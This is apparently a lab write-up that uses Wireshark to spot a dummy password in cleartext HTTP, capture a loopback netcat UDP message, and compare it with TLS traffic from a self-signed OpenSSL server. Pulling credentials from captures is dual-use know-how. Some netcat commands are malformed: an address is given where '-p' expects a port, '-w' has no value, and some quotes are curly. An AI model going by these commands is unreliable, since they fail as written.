


Searching for the dummy password (LabDemo123)


In the Filter, type the command: http.request.uri contains "LabDemo123"




Right Click on the first "GET" request of HTTP > Follow > TCP Stream



Output



Finally Saving the Capture as http-cleartext-capture.pcapng




F) Capture a UDP Datagram

Initially, Start the netcat command
Command: nc -u -l -p 127.0.0.1 9999

(Note: The -p argument is required for newer versions of netcat)


Now, Open Wireshark and select **Loopback: lo** Interface and enter the filter as **udp port 9999** and keep it running



Open another Terminal and enter the command below

Command: printf “UDP Message\n” | nc -u -w 127.0.0.1 9999






Save this Capture as UDP

G) Comparing HTTPS/TLS with Cleartext HTTP

Generating a Short-Lived Self-Signed Certificate

Initially navigate to the Practical-03/tls Directory




Execute the openssl Command

Command: openssl req -x509 -newkey rsa:2048 -nodes -keyout lab.key -out lab.crt -days 1 -subj "/CN=localhost"



Verifying the files creation

Command: ls -l lab.key lab.crt




Starting a local TLS Web Service

Command: openssl s_server -quiet -accept 8443 -cert lab.crt -key lab.key -www



Starting a Wireshark Capture

Command: tcp port 8443



Generating HTTPS Traffic


Command: curl -k -v https://127.0.0.1:8443/

```
┌──(kali㉿kali)-[~]
└─$ curl -k -v https://127.0.0.1:8443/
*   Trying 127.0.0.1:8443 ...
* ALPN: curl offers h2,http/1.1
* TLSv1.3 (OUT), TLS handshake, Client hello (1):
* SSL Trust: peer verification disabled
* TLSv1.3 (IN), TLS handshake, Server hello (2):
* TLSv1.3 (IN), TLS change cipher, Change cipher spec (1):
* TLSv1.3 (IN), TLS handshake, Encrypted Extensions (8):
* TLSv1.3 (IN), TLS handshake, Certificate (11):
* TLSv1.3 (IN), TLS handshake, CERT verify (15):
* TLSv1.3 (IN), TLS handshake, Finished (20):
* TLSv1.3 (OUT), TLS change cipher, Change cipher spec (1):
* TLSv1.3 (OUT), TLS handshake, Finished (20):
* SSL connection using TLSv1.3 / TLS_AES_256_GCM_SHA384 / X25519MLKEM768 / RSASSA-PSS
* ALPN: server did not agree on a protocol. Uses default.
* Server certificate:
*   subject: CN=localhost
*   start date: Oct 24 15:27:41 2026 GMT
*   expire date: Oct 25 15:27:41 2026 GMT
*   issuer: CN=localhost
*   Certificate level 0: Public key type RSA (2048/112 Bits/secBits), signed using sha256W
* OpenSSL verify result: 12
*  SSL certificate verification failed, continuing anyway!
* Established connection to 127.0.0.1 (127.0.0.1 port 8443) from 127.0.0.1 port 56104
* using HTTP/1.x
> GET / HTTP/1.1
> Host: 127.0.0.1:8443
> User-Agent: curl/8.22.0
> Accept: */*
>
* Request completely sent off
* TLSv1.3 (IN), TLS handshake, Newsession Ticket (4):
* TLSv1.3 (IN), TLS handshake, Newsession Ticket (4):
* HTTP 1.0, assume close after body
< HTTP/1.0 200 ok
< Content-type: text/html
<
<HTML><BODY BGCOLOR="#ffffff">
<pre>


s_server -quiet -accept 8443 -cert lab.crt -key lab.key -www
This TLS version forbids renegotiation.
Ciphers supported in s_server binary
TLSv1.3    :TLS_AES_256_GCM_SHA384    TLSv1.3    :TLS_CHACHA20_POLY1305_SHA256
TLSv1.3    :TLS_AES_128_GCM_SHA256    TLSv1.2    :ECDHE-ECDSA-AES256-GCM-SHA384
TLSv1.2    :ECDHE-RSA-AES256-GCM-SHA384 TLSv1.2    :DHE-DSS-AES256-GCM-SHA384
TLSv1.2    :DHE-RSA-AES256-GCM-SHA384 TLSv1.2    :ECDHE-ECDSA-CHACHA20-POLY1305
TLSv1.2    :ECDHE-RSA-CHACHA20-POLY1305 TLSv1.2    :DHE-RSA-CHACHA20-POLY1305
TLSv1.2    :ECDHE-ECDSA-AES256-CCM    TLSv1.2    :DHE-RSA-AES256-CCM
```

Stopping the Capture and Filtering it

Command: tls




Inspecting Client (Hello)



Attempting to find the cleartext dummy password

Filter: frame contains “LabDemo123”

